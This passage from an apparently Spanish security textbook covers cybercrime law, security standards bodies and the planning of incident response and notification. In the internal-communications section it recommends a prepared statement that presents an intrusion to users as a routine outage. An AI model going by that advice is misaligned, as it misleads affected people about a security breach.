- Fraude informático mediante la introducción, alteración o borrado de datos informáticos, o la interferencia en sistemas informáticos.
- Delitos relacionados con el contenido.
- Producción, oferta, transmisión, adquisición o tenencia en sistemas o soportes informáticos, de contenidos de pornografía infantil.
- Delitos relacionados con infracciones de la propiedad intelectual y derechos afines.

Posteriormente, el 28 de Enero del 2003, se promulgó a la firma un Protocolo Adicional al Convenio de Ciberdelincuencia del Consejo de Europa para criminalizar los actos de racismo y xenofobia cometidos a través de sistemas informáticos.
No incluido en este marco legislativo, pero gozando de una aprobación casi unánime, también son considerados delitos informáticos las amenazas, injurias y calumnias cometidos a través de los sistemas informáticos.

2.7.4.2.El delito informático en España

En España, los delitos informáticos son un hecho sancionable por el Código Penal en el que el delincuente utiliza, para su comisión, cualquier medio informático. Estas sanciones se recogen en la Ley Orgánica 10/1995, de 23 de Noviembre en el BOE número 281, de 24 de Noviembre de 1995. Estos tienen la misma sanción que sus homólogos no informáticos. Por ejemplo, se aplica la misma sanción para una intromisión en el correo electrónico que para una intromisión en el correo postal.
El Tribunal Supremo emitió una sentencia el 12 de junio de 2007 que confirmó las penas de prisión para un caso de estafa electrónica (phishing).

2.8. Organismos relacionados con la seguridad informática

En la actualidad existen distintos organismos que se dedican exclusivamente o parcialmente al tema de la seguridad informática. A continuación se relacionan los principales.

2.8.1. National Computer Security Center (NCSC)

El National Computer Security Center (NCSC) es una organización del gobierno de los EE.UU. dentro de la Agencia de Seguridad Nacional (NSA), que evalúa los equipos de computación para aplicaciones de alta seguridad para garantizar que las instalaciones de procesamiento de material sensible clasificada o de otro tipo de confianza con los sistemas informáticos y componentes. NCSC fue fundada en 1981 como el Departamento de Defensa de Seguridad Informática del Centro y cambió a su nombre actual en 1985. La organización trabaja con la industria, la educación, y los socios de agencias gubernamentales para promover los esfuerzos de investigación y la normalización para el desarrollo seguro de los sistemas de información.

2.8.2. National Security Agency (NSA)

La NSA (National Security Agency) es una organización estadounidense que coordina, dirige y realiza actividades altamente especializadas con el fin de proteger los sistemas de información estadounidenses. Una organización de alta tecnología como la NSA está en las fronteras de las comunicaciones y el procesamiento de los datos.

A medida que el mundo se tecnifica más y más, la misión de INFOSEC (Information Systems Security) es más necesaria e importante. Esta misión engloba la protección de toda la información sensible y clasificada que se almacena y envía entre los equipos del Gobierno. Los profesionales del INFOSEC hacen que los sistemas gubernamentales no sean accesibles, desde los más altos niveles gubernamentales hasta los de defensa en su más amplia acepción.

El interés desde hace tiempo por la investigación criptográfica de la NSA ha hecho que haya sido pionera en el mundo de los ordenadores.

La NSA emplea los principales codificadores y decodificadores del país, así tiene la mayor plantilla de matemáticos en Estados Unidos, que se dedican a diseñar sistemas de encriptación con el fin de proteger los sistemas de información estadounidenses y buscar las debilidades de los sistemas y códigos de los adversarios.

2.8.3. National Institute of Standards and Technology (NIST)

El NIST (National Institute of Standards and Technology) es una administración tecnológica dependiente del Departamento de Comercio de los Estados Unidos. Se fundó en el año 1901 como el primer laboratorio federal de investigación de la ciencia física. Con los años, los científicos y técnicos del NIST han contribuido en el desarrollo del procesamiento de la imagen, los chips de diagnóstico del DNA, los detectores de humo y las máquinas de corrección de errores de software.

La División de Seguridad Informática del NIST desarrolla estándares, métricas, pruebas y programas de validación, así como publica normas y directrices para aumentar la seguridad de la planificación, la ejecución, la gestión y el funcionamiento de los Sistemas de Información. El NIST también es el custodio de las publicaciones Federal Information Processing Standard (FIPS).

2.8.4. CERT (Computer Emergency Response Team)

La DARPA (Defense Advanced Research Projects Agency) creó el CERT (Computer Emergency Response Team), un grupo formado en su mayor parte por voluntarios cualificados de la comunidad informática, cuyo objetivo principal es facilitar una respuesta rápida a los problemas de seguridad que afecten a los ordenadores de Internet .
Han pasado más de diez años desde la creación del primer CERT, y cada día se hace más patente la preocupación por los temas relativos a la seguridad en la red y sus equipos.

Toda su información está publicada en su web www.cert.org y que consta de los tres apartados básicos siguientes:

- Seguridad de los programas. El creciente número de vulnerabilidades de seguridad de los programas descubiertos cada año pone de relieve la necesidad de corregir los defectos antes de los ataques. El CERT hace frente a este desafío de diferentes maneras. Por ejemplo su iniciativa de codificación segura trata de identificar los errores del programa más susceptibles de causar brechas de seguridad y desarrollar las prácticas para evitarlos. El trabajo del CERT en FX (Function Extraction), una nueva tecnología basada en la teoría para el cálculo automático del comportamiento funcional del software, está llevando a una mejor comprensión del comportamiento del programa. Esta comprensión es esencial para el descubrimiento de los errores y las vulnerabilidades, y también para mejorar la especificación, la arquitectura, el diseño y la implementación de los programas, así como los procesos de desarrollo que los producen.
- Sistemas seguro. Su investigación en la ingeniería de la seguridad cibernética consiste en analizar cómo los sistemas son susceptibles a los ataques sofisticados y proponen mejores diseños de estos sistemas. También desarrollan técnicas que permiten predecir las amenazas futuras a Internet. Los resultados de su investigación contribuyen a tomar conciencia de la situación de la red. Como parte de este componente operacional, están desarrollando herramientas y técnicas que mejorarán la capacidad de los administradores de red para identificar lo que está ocurriendo en sus redes. Estas herramientas y técnicas incluyen las soluciones de ingeniería y las propuestas de investigación para el análisis de actividad de la red en general. El objetivo es caracterizar cuantitativamente las amenazas y la actividad de los intrusos.
- Seguridad de la organización. La práctica de una seguridad informática fuerte es un requisito innegociable para las organizaciones actuales. Sin embargo la construcción de la seguridad en una cultura corporativa existente es una tarea compleja. Su trabajo en el gobierno, la amenaza de intrusos y la gestión de la resistencia proporciona los principios generales y específica los puntos de partida, así como las metodologías totalmente optimizadas para los líderes empresariales que quieren poner en marcha un

esfuerzo de seguridad en toda la empresa o estar seguro de que su actual programa de seguridad es tan bueno como puede ser.

2.8.5. Unión Europea - ITSEC (Information Technology Security Evaluation Criteria)

El criterio de evaluación de seguridad informática ITSEC establecido por la Unión Europea permite la selección desde el punto de vista de seguridad de los distintos programas y aplicaciones informáticas. Para ello, definen 7 niveles de evaluación, con exigencias mayores en cuanto a seguridad a medida que se sube de nivel. Más adelante se describe con más detalle este criterio.

2.8.6. ISO (International Organization for Standardization)

La ISO (International Organization for Standardization) es un consorcio de institutos de normas nacionales de 157 países con una Secretaría Central en Ginebra, Suiza, que coordina esta organización. La ISO es el mayor desarrollador mundial de estándares.

Sus estándares relacionados con la seguridad informática corresponden al capítulo “Information technology -- Security techniques”. En este capítulo hay una amplia lista de estándares, de los cuales resalto por su generalidad los siguientes:

- ISO-15408: “Information technology — Security techniques — Evaluation criteria for IT security”
- ISO-15443: "Information technology - Security techniques - A framework for IT security assurance"
- ISO-15816: "Information technology -- Security techniques -- Security information objects for access control "
- ISO-18028: "Information technology - Security techniques - IT network security"
- ISO-18045: "Information technology - Security techniques - Methodology for IT security evaluation "
- ISO-27000: "Information technology - Security techniques - Information security management systems "

- ISO-27033: "Information technology - Security techniques - Network security"

2.8.7. Internet Society

La Internet Society es una sociedad de miembros profesionales con más de 100 organizaciones y más de 20.000 miembros individuales en más de 180 países. Proporciona el liderazgo para abordar las cuestiones que se enfrenta el futuro de Internet, y es el hogar de los grupos de la organización responsables de las normas de infraestructura de Internet, incluida la Internet Engineering Task Force (IETF) y la Internet Architecture Board (IAB). La ISOC ha publicado sobre seguridad las RFCs siguientes:

- RFC 2196 Site Security Handbook
- RFC 2323 IETF Identification and Security Guidelines
- RFC 2504 Users' Security Handbook
- RFC 2828 Internet Security Glossary
- RFC 3013 Recommended Internet Service Provider Security Services and Procedures

2.8.8. ISF (Information Security Forum)

Fundado en 1989, el ISF es una organización independiente, sin ánimo de lucro que suministra una opinión autorizada y una orientación sobre todos los aspectos de la seguridad de la información. Aprovechando su experiencia de renombre mundial y el conocimiento colectivo y la experiencia de sus 300 miembros, la ISF ofrece soluciones prácticas para superar los retos de seguridad de amplio alcance que afecta a la información de los negocios actuales.

Las cuatro principales áreas de servicio disponible a sus socios son:

- Herramientas y metodologías, construidas con la experiencia colectiva, la visión y el conocimiento de sus miembros en todo el mundo.
- Un amplio programa de conocimientos e intercambio de información, ofreciendo foros interactivos peer-to-peer que dan a sus

miembros la oportunidad de reunirse en forma regular para compartir las mejores prácticas, experiencias y puntos de vista sobre una amplia gama de cuestiones.

- Una impresionante biblioteca de material de investigación e informes, incorporando un grado sin precedentes de liderazgo de pensamiento sobre la seguridad de la información, la gestión de riesgos de la información y afines.
- El Congreso Mundial Anual del ISF, su evento estrella mundial que ofrece a los asistentes la oportunidad de discutir los retos clave sobre seguridad y obtener los consejos prácticos de sus compañeros y los principales expertos de la industria de todo el mundo.

Proporciona la investigación sobre las mejores prácticas y el asesoramiento sobre prácticas resumidas en su bianual "Standard of Good Practice", incorporando especificaciones detalladas en muchos ámbitos.

EL "Standard of Good Practice for Information Security" es la máxima autoridad en cuanto a la seguridad de la información. Se ocupa de seguridad de la información desde una perspectiva empresarial, proporcionando una base práctica para la evaluación de los sistemas de una organización en cuanto a la seguridad de la información.

La norma representa parte del conjunto de productos de la gestión de riesgos de la información del ISF y se basa en una gran cantidad de material, de investigación en profundidad, y el amplio conocimiento y experiencia práctica de los miembros del ISF en todo el mundo.

La norma contiene una amplia gama de características, que abarcan todo el espectro de disposiciones que necesitan hacer para mantener los riesgos de negocio asociados a los sistemas de información dentro de límites aceptables. Como resultado de ello, hay una herramienta principal para mejorar la calidad y la eficiencia de los controles de seguridad de la información aplicadas por una organización.

3. Gestión de incidentes de seguridad

En este capítulo del libro se suministra una guía para ser utilizada antes, durante y después de un incidente de seguridad informática que se produce en un ordenador, una red, un sitio, o en el entorno multisitio. La filosofía operativa en el caso de una violación de la seguridad informática es reaccionar de acuerdo a un plan. Esto es cierto si la violación es el resultado de un ataque externo de intrusos, de un daño no intencionado, o de un estudiante probando algún programa nuevo para explotar una vulnerabilidad de software o un empleado descontento. Cada uno de los posibles tipos de eventos, como los que se acaban de mencionar, deberían tenerse en cuenta con antelación por los planes de contingencia adecuados.

La seguridad tradicional informática, aunque es muy importante en el plan de seguridad global del sitio, normalmente se le presta poca atención en cómo manejar de forma efectiva el plan de seguridad previsto cuando se produce un ataque. El resultado es que cuando un ataque está en marcha, muchas decisiones se toman deprisa y puede ser perjudicial el rastreo en busca del origen del incidente, la recogida de pruebas que se utilizarán en las actividades de procesamiento jurídico, la preparación para la recuperación del sistema, y la protección del valiosos datos contenidos en el sistema.

Uno de los beneficios más importantes, pero que a menudo se pasan por alto, en cuanto al manejo eficiente de un incidente es de tipo económico. Tener personal técnico y de gestión que respondan a un incidente, requiere recursos considerables. Si se está capacitado para manejar los incidentes de manera eficiente, se requiere menos tiempo del personal.

Debido a la globalidad de la red, la mayoría de los incidentes no se limitan a un solo sitio. Las vulnerabilidades de los sistemas operativos se aplican en algunos casos a muchos sistemas, y muchas vulnerabilidades se explotan dentro de la propia red. Por lo tanto es vital que todos los sitios que pueden verse afectados por la misma vulnerabilidad, que estén informados tan pronto como sea posible.

Otro beneficio está relacionado con las relaciones públicas. Las noticias sobre incidentes de seguridad informática tienden a ser perjudiciales de forma proporcional al tamaño de una organización en cuanto al número de los usuarios actuales o potenciales. El manejo eficiente de un incidente minimiza el potencial de la exposición negativa.

Un beneficio final de la eficiente gestión de incidentes está relacionado con las cuestiones jurídicas. Es posible que en un futuro próximo, las organizaciones pueden ser las responsables porque uno de sus nodos se utilizó para lanzar un ataque a la red. De forma similar, la gente que desarrolla los parches o las soluciones puede ser demandada si los parches o las soluciones son ineficaces, porque puede comprometer los sistemas, o, si los parches o las soluciones pueden dañar los sistemas. Conocer las vulnerabilidades del sistema operativo y los patrones de los ataques, para luego tomar las medidas adecuadas para contrarrestar estas amenazas potenciales, es fundamental para eludir los posibles problemas legales.

Las secciones de este capítulo proporcionan un resumen y un punto de partida para la creación de la política de un sitio para la gestión de los incidentes de seguridad. Las secciones son:
(1) Preparación y planificación (¿cuáles son las metas y los objetivos en el manejo de un incidente?).
(2) Notificación (a quién se debe contactar en el caso de un incidente).
- A los administradores locales y al personal
- A la policía y a los organismos de investigación
- A los equipos de manejo de incidentes de seguridad informática
- A los sitios afectados e implicados
- A las comunicaciones internas
- A las relaciones públicas y a los comunicados de prensa

(3) Identificación de un incidente (es un incidente y cuanto serio es).
(4) Manipulación (lo que se debe hacer cuando ocurre un incidente).
- Notificación (a quien se debe notificar el incidente)
- Protección de la evidencia y los registros de actividad (que registros se deben guardar de antes, durante y después del incidente)
- Contención (¿cómo se puede limitar el daño?)
- Erradicación (la forma de eliminar las razones del incidente)

- Recuperación (forma de restablecer el servicio y los sistemas)
- Seguimiento (qué acciones se deben tomar después del incidente)

(5) Consecuencias (¿cuáles son las consecuencias de los incidentes del pasado?).
(6) La respuesta administrativa a los incidentes.

En la continuación de este capítulo se detallan los temas involucrados en cada uno de los importantes tópicos que figuran más arriba, y proporcionará alguna orientación sobre lo que debe incluirse en una política de un sitio para la gestión de los incidentes.

3.1. Preparando y planificando la gestión de incidentes

Parte de la gestión de un incidente debe estar preparada para responder a un incidente antes de que el incidente se produzca. Esto incluye el establecimiento de un nivel adecuado de protección. Hacer esto ayuda a que el sitio prevenga los incidentes, así como que se limiten los daños potenciales derivados del incidente cuando se produce. La protección también incluye la preparación de las guías de gestión de incidentes, como parte de un plan de contingencia de la organización o del sitio. Tener planes escritos elimina gran parte de la ambigüedad que se produce durante un incidente, y dará lugar a un conjunto más adecuado y completo de las respuestas. Es de vital importancia comprobar el plan propuesto antes de que ocurra un incidente mediante la realización de simulacros. Se podría incluso considerar la contratación de un equipo 'tigre' para actuar en paralelo con el simulacro. Un equipo 'tigre' es un equipo de especialistas que tratan de penetrar en la seguridad de un sistema.

Aprender a responder con eficacia a un incidente es importante por varias razones:
(1) Para proteger los activos que podrían ponerse en peligro.
(2) Para proteger los recursos que podrían utilizarse de manera más rentable, si un incidente no requiere sus servicios.
(3) Cumplir con la normativa.
(4) Prevenir la utilización de los sistemas en los ataques contra otros sistemas, lo que podría provocar una generación de responsabilidad legal.
(5) Minimizar el potencial de la exposición negativa

Como en cualquier conjunto de procedimientos preplanificados, se debe prestar atención a un conjunto de objetivos en cuanto a la gestión de un incidente. Estos objetivos darán diferente prioridad según del sitio de que se trate. Un conjunto específico de objetivos que se pueden identificar para tratar los incidentes son:
(1) Averiguar cómo sucedió.
(2) Buscar la manera de evitar una mayor explotación de la misma vulnerabilidad.
(3) Evitar la escalada y otros incidentes.
(4) Evaluar el impacto y los daños del incidente.
(5) Recuperación del incidente.
(6) Actualización de las políticas y los procedimientos, según sea necesario.
(7) Saber quién lo hizo, si es necesario y posible.

Debido a la naturaleza del incidente, podría haber un conflicto entre el análisis de la fuente original del problema y la restauración de los sistemas y los servicios. Los objetivos generales, como garantizar la integridad de los sistemas críticos, podrían ser la razón para no analizar un incidente. Por supuesto, esto es una decisión de gestión importante, pero todas las partes implicadas deben ser conscientes de que sin un análisis del mismo incidente, este puede ocurrir otra vez.

También es importante dar prioridad a las acciones que deben tomarse durante un incidente con suficiente antelación. A veces un incidente puede ser tan complejo que es imposible hacer todo al mismo tiempo para responder a él, por lo que las prioridades son esenciales. Aunque las prioridades variarán en función de la institución o empresa de que se trate, sugerimos las siguientes prioridades que pueden servir como punto de partida para definir la respuesta de la organización:
(1) Prioridad 1 - Proteger la vida humana y la seguridad de las personas. La vida humana siempre tiene prioridad sobre cualquier otra consideración.
(2) Prioridad 2 - Proteger los datos clasificados y/o sensibles. Prevenir la explotación de los sistemas, las redes o los sitios clasificados y/o sensibles. Informar a los sistemas, las redes o los sitios afectados clasificados y/o sensibles sobre las penetraciones que han habido.
(3) Prioridad 3 - Proteger otros datos, incluidos los propietarios, los científicos, los de gestión y otros, porque la pérdida de los datos es costosa

en términos de recursos. Prevenir las explotaciones de otros sistemas, redes o sitios e informar a los sistemas, redes o sitios que están afectados de las penetraciones exitosas.
(4) Prioridad 4 - Evitar daños en los sistemas, por ejemplo, la pérdida o alteración de los ficheros del sistema, el daño a las unidades de disco, etc. Los daños en los sistemas pueden resultar costosos en tiempo y recuperación.
(5) Prioridad 5 - Minimizar la interrupción de los recursos informáticos. Es mejor en muchos casos apagar un sistema o desconectarlo de una red que arriesgarse a dañar los datos o los sistemas. Los sitios tendrán que evaluar las ventajas y las desventajas entre apagar y desconectar, y mantenerlo en marcha. Pueden haber acuerdos de servicios en el lugar que pueden requerir mantener los sistemas, incluso con la posibilidad de que se produzcan nuevos daños. Sin embargo el daño y el alcance de un incidente puede ser tan amplio que los acuerdos de servicio que pueda tener, deben dejarse de lado.

Una implicación importante para la definición de las prioridades es que una vez se ha abordado la vida humana y las consideraciones de seguridad de los datos, generalmente es más importante guardar los datos que el software y el hardware del sistema. Aunque no es deseable tener algún daño o alguna pérdida durante un incidente, los sistemas pueden ser reemplazados. Sin embargo la pérdida o la divulgación de datos, especialmente datos clasificados o propietarios, generalmente no es un resultado aceptable bajo ninguna circunstancia.

Otra preocupación importante es el efecto en los demás, más allá de los sistemas y las redes donde se produce el incidente. Dentro de los límites impuestos por las regulaciones del gobierno, siempre es importante informar a las partes afectadas tan pronto como sea posible. Debido a las consecuencias jurídicas de este tópico, debería incluirse en los procedimientos previstos evitando nuevos retrasos y las incertidumbres de los administradores.

Cualquier plan de respuesta a los incidentes de seguridad debería estar guiado por las políticas y las regulaciones locales. El Gobierno y los sitios privados que disponen de material clasificado, tienen que seguir unas reglas específicas.

Las políticas elegidas por el sitio de como reaccionar ante los incidentes, darán forma a su respuesta. Por ejemplo, puede tener poco sentido crear mecanismos para monitorizar y rastrear a los intrusos si su sitio no tiene previsto tomar medidas contra los intrusos si son capturados. Otras organizaciones pueden tener las políticas que afecten a sus planes. A menudo las compañías telefónicas suelen dar información sobre los rastros de teléfono a la policía.

La gestión de los incidentes puede ser tedioso y requiere un número de tareas rutinarias que podrían ser gestionadas por personal de apoyo. Para liberar al personal técnico, puede ser útil identificar al personal de apoyo que le ayudará con las tareas como: hacer fotocopias, enviar faxes, etc

3.2. Notificación y puntos de contacto

Es importante establecer los contactos con distintas personas antes de que ocurra un incidente real. Muchas veces los incidentes no son emergencias reales. De hecho, a menudo, la gestión será puramente interna. Sin embargo también habrá muchas ocasiones cuando otras personas ajenas al departamento afectado se deberán incluir en la gestión de incidentes. Estos contactos adicionales incluyen los administradores locales y los administradores de sistemas, los contactos administrativos de otros sitios en Internet, y diversas organizaciones de investigación. Conocer estos contactos antes de que ocurran los incidentes, ayudará a que su proceso de gestión de incidentes sea más eficiente.

Para cada tipo de contacto de comunicación, se debería definir unos puntos de contacto específicos. Estos pueden ser de carácter técnico o administrativo y pueden incluir a los organismos legales o de investigación, así como a los proveedores de servicios y a los fabricantes. Cuando se establecen estos contactos, es importante decidir cuánta información se compartirá con cada clase de contacto. Es especialmente importante definir, de forma previa, qué información será compartida con los usuarios en un sitio, con el público y con otros sitios.

La solución de estas cuestiones es especialmente importante para el responsable local de la gestión del incidente, ya que es la persona responsable de la notificación efectiva a los demás. Una lista de contactos en cada una de estas categorías es un ahorro de tiempo importante para esta persona durante un incidente. Puede ser bastante difícil encontrar la persona adecuada durante un incidente cuando están en curso muchos eventos urgentes. Se recomienda encarecidamente que todos los números de teléfono importantes, así como las direcciones de correo electrónico y los faxes, estén incluidos en la política de seguridad del sitio. Los nombres y la información de contacto de todas las personas que estarán directamente involucradas en la gestión de un incidente deberían ser colocados en la parte superior de esta lista.

3.2.1. Gestores locales y personal

Cuando está en curso un incidente, una cuestión importante es decidir quién es el encargado de coordinar la actividad de las distintas personas implicadas. Un gran error que se puede hacer es tener muchas personas, cada una trabajando de forma independiente, es decir, de forma no coordinada. Esto sólo aumentará la confusión en la resolución del evento y probablemente dará lugar a un esfuerzo inútil o ineficaz.

Un único punto de contacto puede ser o no la persona responsable de gestionar el incidente. Hay dos papeles distintos cuando hay un incidente, uno es el punto de contacto y el otro es el responsable de hacerse cargo del incidente. La persona a cargo del incidente tomará decisiones en cuanto a la interpretación de la política aplicada al evento. Por el contrario el punto de contacto debe coordinar el esfuerzo de todas las partes involucradas con la gestión del evento.

El punto de contacto debe ser una persona con los conocimientos técnicos suficientes para coordinar con éxito los esfuerzos de los administradores de sistemas y los usuarios que participan en la monitorización y en la reacción ante el ataque. Se debe ser cuidadoso en la selección de la persona que sea el punto de contacto. No necesariamente debería ser la misma persona que tiene la responsabilidad administrativa de los sistemas comprometidos ya que a menudo los administradores sólo tienen conocimiento suficiente para

el uso diario de los ordenadores, y les falta conocimientos técnicos más profundos.

Otra función importante del punto de contacto es mantener el contacto con la policía y otras agencias externas para asegurarse de que se hay la participación de las mismas. El nivel de participación será determinado por las decisiones de gestión, así como por las limitaciones legales.

También un único punto de contacto debería ser la única persona encargada de reunir pruebas, cuestión muy importante si se prevé su denuncia. Cuidado con la recogida de las pruebas, porque puede conllevar su inadmisibilidad en los tribunales. Para asegurarse de que las pruebas serán aceptables en los tribunales, la recogida de la evidencia debe hacerse con arreglo a los procedimientos predefinidos de acuerdo con las leyes locales y las regulaciones legales.

Una de las tareas más críticas para el punto de contacto es la coordinación de todos los procesos pertinentes. Las responsabilidades pueden estar distribuidas, implicando múltiples departamentos o grupos independientes. Esto requerirá un esfuerzo bien coordinado con el fin de lograr el éxito. La situación se vuelve aún más compleja si hay múltiples sitios implicados. Cuando esto ocurre, rara vez un único punto de contacto de un sitio será capaz de coordinar adecuadamente la gestión de todo el incidente. En cambio deben participar los equipos adecuados de respuesta a incidentes.

El proceso de gestión de incidentes debería proporcionar los mecanismos de progresividad. Para definir estos mecanismos, los sitios tendrán que crear un esquema interno de clasificación de los incidentes. Asociado con cada nivel de incidente, habrá el punto de contacto correspondiente así como sus procedimientos. Cuando se escala un incidente, puede haber un cambio de punto de contacto, lo que necesitará ser comunicado a todos los demás involucrados en la gestión del incidente. Cuando ocurre un cambio de punto de contacto, el viejo punto de contacto debería informar al nuevo punto de contacto dándole toda la información de forma amplia y extensa.

Por último, los usuarios deben saber cómo informar de los incidentes sospechosos. Los sitios deberían establecer procedimientos de información que funcionarán tanto dentro como fuera del horario normal de trabajo. Los

servicios de asistencia a menudo se utilizan para recibir estos informes durante el horario normal de trabajo, mientras que los teléfonos se pueden utilizar para informar fuera del horario de trabajo.

3.2.2. Contactos con los cuerpos de seguridad

En el caso de un incidente que tiene consecuencias jurídicas, es importante establecer el contacto con los cuerpos de seguridad. Para ello se debe tener en cuenta que cada organización estará sometida a las leyes locales y a las regulaciones que afectarán en la forma en como interactuar con los cuerpos de seguridad. El punto más importante a hacer es que cada sitio debe trabajar en estas cuestiones.

Una de las principales razones en cuanto a la determinación de estos puntos de contacto y que sea con suficiente antelación de un incidente, es que cuando hay un gran ataque en curso, hay poco tiempo para llamar a la policía y determinar con exactitud quien es el punto de contacto correcto. Otra razón es que es importante cooperar con estas cuerpos de seguridad de manera que se fomente una buena relación de trabajo, y que se haga de acuerdo con los procedimientos de trabajo de estos cuerpos de seguridad. Conocer los procedimientos de trabajo por adelantado, y las expectativas del punto de contacto es un gran paso en esta dirección. Por ejemplo, es importante reunir pruebas que serán admisibles en cualquier procedimiento judicial posterior, y esto requerirá el conocimiento previo de cómo reunir estas pruebas. Una última razón para el establecimiento de los contactos tan pronto como sea posible, es que es imposible conocer el cuerpo de seguridad en particular que asume la jurisdicción en un determinado incidente.

Si la organización o el sitio tienen una asesoría legal, el responsable de la gestión del incidente necesita notificar a esta asesoría tan pronto como se entere de que un incidente está en curso. Como mínimo, la asesoría legal tiene que participar para proteger los intereses jurídicos y financieros del sitio u organización. Hay muchas cuestiones y prácticas jurídicas, algunas de las cuales son:
(1) Si el sitio u organización está dispuesta a arriesgar la publicidad negativa o la exposición a cooperar con los esfuerzos de persecución legal.

(2) La responsabilidad hacia abajo. Si teniendo el sistema comprometido, se realiza una monitorización que puede dañar un equipo de otro sistema, se puede ser responsable por los daños ocasionados.
(3) Distribución de la información. Si el sitio u organización distribuye la información sobre un ataque en el que otro sitio u organización puede estar involucrada o la vulnerabilidad de un producto que puede afectar la capacidad de comercializar este producto, el sitio u organización puede volver a ser responsable de los daños, incluidos los daños a la reputación.
(4) Obligaciones debido a la monitorización. El sitio u organización puede ser demandado si los usuarios del sitio u otro lugar descubren que el sitio está monitorizando la actividad de la cuenta sin informar a los usuarios.

Desafortunadamente no existen precedentes claros aún sobre las obligaciones o las responsabilidades de las organizaciones involucradas en un incidente de seguridad o quien podría estar involucrado en el soporte a un esfuerzo de investigación. A menudo los investigadores alentarán a las organizaciones a ayudar a rastrear y monitorizar a los intrusos. De hecho la mayoría de los investigadores no pueden seguir las intrusiones del ordenador sin un amplio apoyo de las organizaciones involucradas. Sin embargo los investigadores no pueden proporcionar protección contra las demandas de responsabilidad, y este tipo de esfuerzos se pueden alargar durante meses y pueden llevar mucho trabajo.

Por otro lado la asesoría legal de la organización puede aconsejar una prudencia extrema, y sugerir que las actividades de seguimiento se detengan aunque un intruso apague el sistema. Esto por sí mismo no puede proporcionar la protección contra la responsabilidad, y puede evitar que los investigadores identifiquen al autor.

El equilibrio entre el apoyo a las actividades de investigación y la limitación de la responsabilidad es difícil. Se necesita una asesoría legal para que cuando el intruso esté dañando el sistema, se pueda decidir sobre qué hacer durante un determinado incidente.

La asesoría legal también debería participar en cualquier decisión de la puesta en contacto con los cuerpos de seguridad cuando ocurre un incidente en el sitio. La decisión de coordinar esfuerzos con los cuerpos de seguridad es la más adecuada del sitio u organización. Otra cuestión es que se pueda

obtener una guía que ayude a evitar futuros errores legales.

Por último, la asesoría legal debería evaluar los procedimientos escritos del sitio para responder a los incidentes. Es esencial obtener un certificado de buena salud desde una perspectiva legal antes de que realmente se ejecuten estos procedimientos.

Es de vital importancia cuando se negocia con los cuerpos de seguridad, verificar que la persona que llama para solicitar la información es un representante legítimo de los cuerpos de seguridad en cuestión. Desafortunadamente muchas personas bien intencionadas, sin saberlo, filtran información confidencial sobre los incidentes a personas no autorizadas en sus sistemas, etc., porque una persona que llama se hace pasar por un representante de un cuerpo de seguridad.

Una consideración similar se utiliza con los medios de comunicación. Debido a que muchos atacantes de la red pueden fácilmente reencaminar el correo electrónico, evitar el uso de correo electrónico para comunicarse con otros organismos. Las líneas telefónicas no seguras también son objetivos frecuentes para ser pinchados por los intrusos de la red, así que tener cuidado con ello.

3.2.3. Equipos que gestionan los incidentes de seguridad informática

Los equipos de respuesta a los incidentes de seguridad informática existen en las más importantes agencias gubernamentales y en las grandes empresas. Si un equipo de este tipo existe, la notificación debería ser una consideración básica en las primeras etapas de un incidente. Estos equipos son responsables de la coordinación de los incidentes de seguridad informática en un rango de sitios y en grandes entidades. Incluso si el incidente se cree que está circunscrito en un solo sitio, es posible que la información disponible a través de un equipo de respuesta pueda ayudar a resolver completamente el incidente.

Si se determina que el incidente se debió a un fallo en el hardware o en el software del sistema, el fabricante y un equipo de gestión de incidentes de

seguridad informática debería notificarlo tan pronto como sea posible. Esto es especialmente importante debido a que muchos otros sistemas son vulnerables, y estas organizaciones de fabricantes y equipos de respuesta pueden ayudar a contribuir en la difusión a otros sitios afectados.

3.2.4. Sitios afectados e involucrados

Si un incidente tiene un impacto en varios sitios, es una buena práctica informar del incidente a los demás sitios. Puede ser obvio desde el principio, el incidente no se limita a la ubicación local, o puede emerger sólo después de su posterior análisis.

Cada sitio puede optar por contactar con otros sitios directamente o puede pasar la información a un equipo de respuesta de incidentes apropiado. A menudo es muy difícil encontrar el responsable del punto de contacto de los sitios remotos, pero el equipo de respuesta a incidentes puede ser capaz de facilitar el contacto, haciendo uso de los canales ya establecidos.

Las cuestiones jurídicas y de responsabilidad derivadas de un incidente de seguridad informática diferirán de un sitio a otro. Es importante definir una política para la participación y el registro de información sobre otros sitios antes de que ocurra un incidente.

La información sobre determinadas personas es especialmente sensible, y puede estar sujeta a las leyes de privacidad. Para evitar problemas en este ámbito, la información pertinente debería ser eliminada y se debería incluir una declaración de cómo manejar la información restante. Una declaración clara de cómo esta información se va a utilizar es esencial. Ninguno de los que informa a un sitio de un incidente de seguridad quiere leer sobre ello en la prensa pública. En este sentido los equipos de respuesta a incidentes son valiosos. Cuando ellos pasan información a los puntos de contacto responsables, son capaces de proteger el anonimato de la fuente original. Sin embargo tener en cuenta que, en muchos casos, el análisis de los registros y la información en otros sitios revelarán las direcciones del sitio.

Todos los problemas expuestos anteriormente, no deberían ser tomados como razones para no involucrar a otros sitios. De hecho las experiencias de

los equipos existentes revelan que la mayoría de los sitios informados sobre los problemas de seguridad ni siquiera son conscientes de que su sitio ha estado comprometido. Sin la información oportuna, otros sitios son a menudo incapaces de tomar medidas contra los intrusos.

3.2.5. Comunicaciones internas

Es imprescindible durante un incidente importante informar porque se están tomando determinadas acciones, y cómo los usuarios o los departamentos esperan que se comporten. En particular, debería quedar muy claro a los usuarios lo que se les permite decir y no decir al mundo exterior, incluidos los otros departamentos. Por ejemplo, no sería bueno para una organización si los usuarios responden a los usuarios con algo como, "Lo siento los sistemas están caídos, hemos tenido un intruso y estamos tratando de arreglarlo". Sería mucho mejor si se les instruye para responder con una declaración preparada como,"Siento que nuestros sistemas no están disponibles, trataremos de mejorar el servicio en el futuro".

Las comunicaciones con los usuarios y los socios contratantes deberían ser manejados de una forma sensible y delicada. Uno puede prepararse para los principales problemas mediante la elaboración de una lista de verificación. Cuando ocurre un incidente, la lista puede ser utilizada con la adición de una o dos frases para las circunstancias específicas del incidente.

Los departamentos de relaciones públicas puede ser muy útiles durante los incidentes. Ellos deberían participar en toda la planificación y puede proporcionar las respuestas a utilizar cuando es necesario contactar con los departamentos y organizaciones externas.

3.2.6. Relaciones públicas. Informes de prensa

Se ha producido un enorme crecimiento en la cantidad de cobertura de los medios dedicados a los incidentes de seguridad informática en los Estados Unidos. Esta cobertura de la prensa tiene el deber de extenderse a otros países en cuanto Internet siga creciendo y expandiéndose a nivel internacional. Los lectores de los países donde la atención de los medios de

comunicación aún no ha ocurrido, pueden aprender de las experiencias en los EE.UU. y deberían estar avisados y preparados.

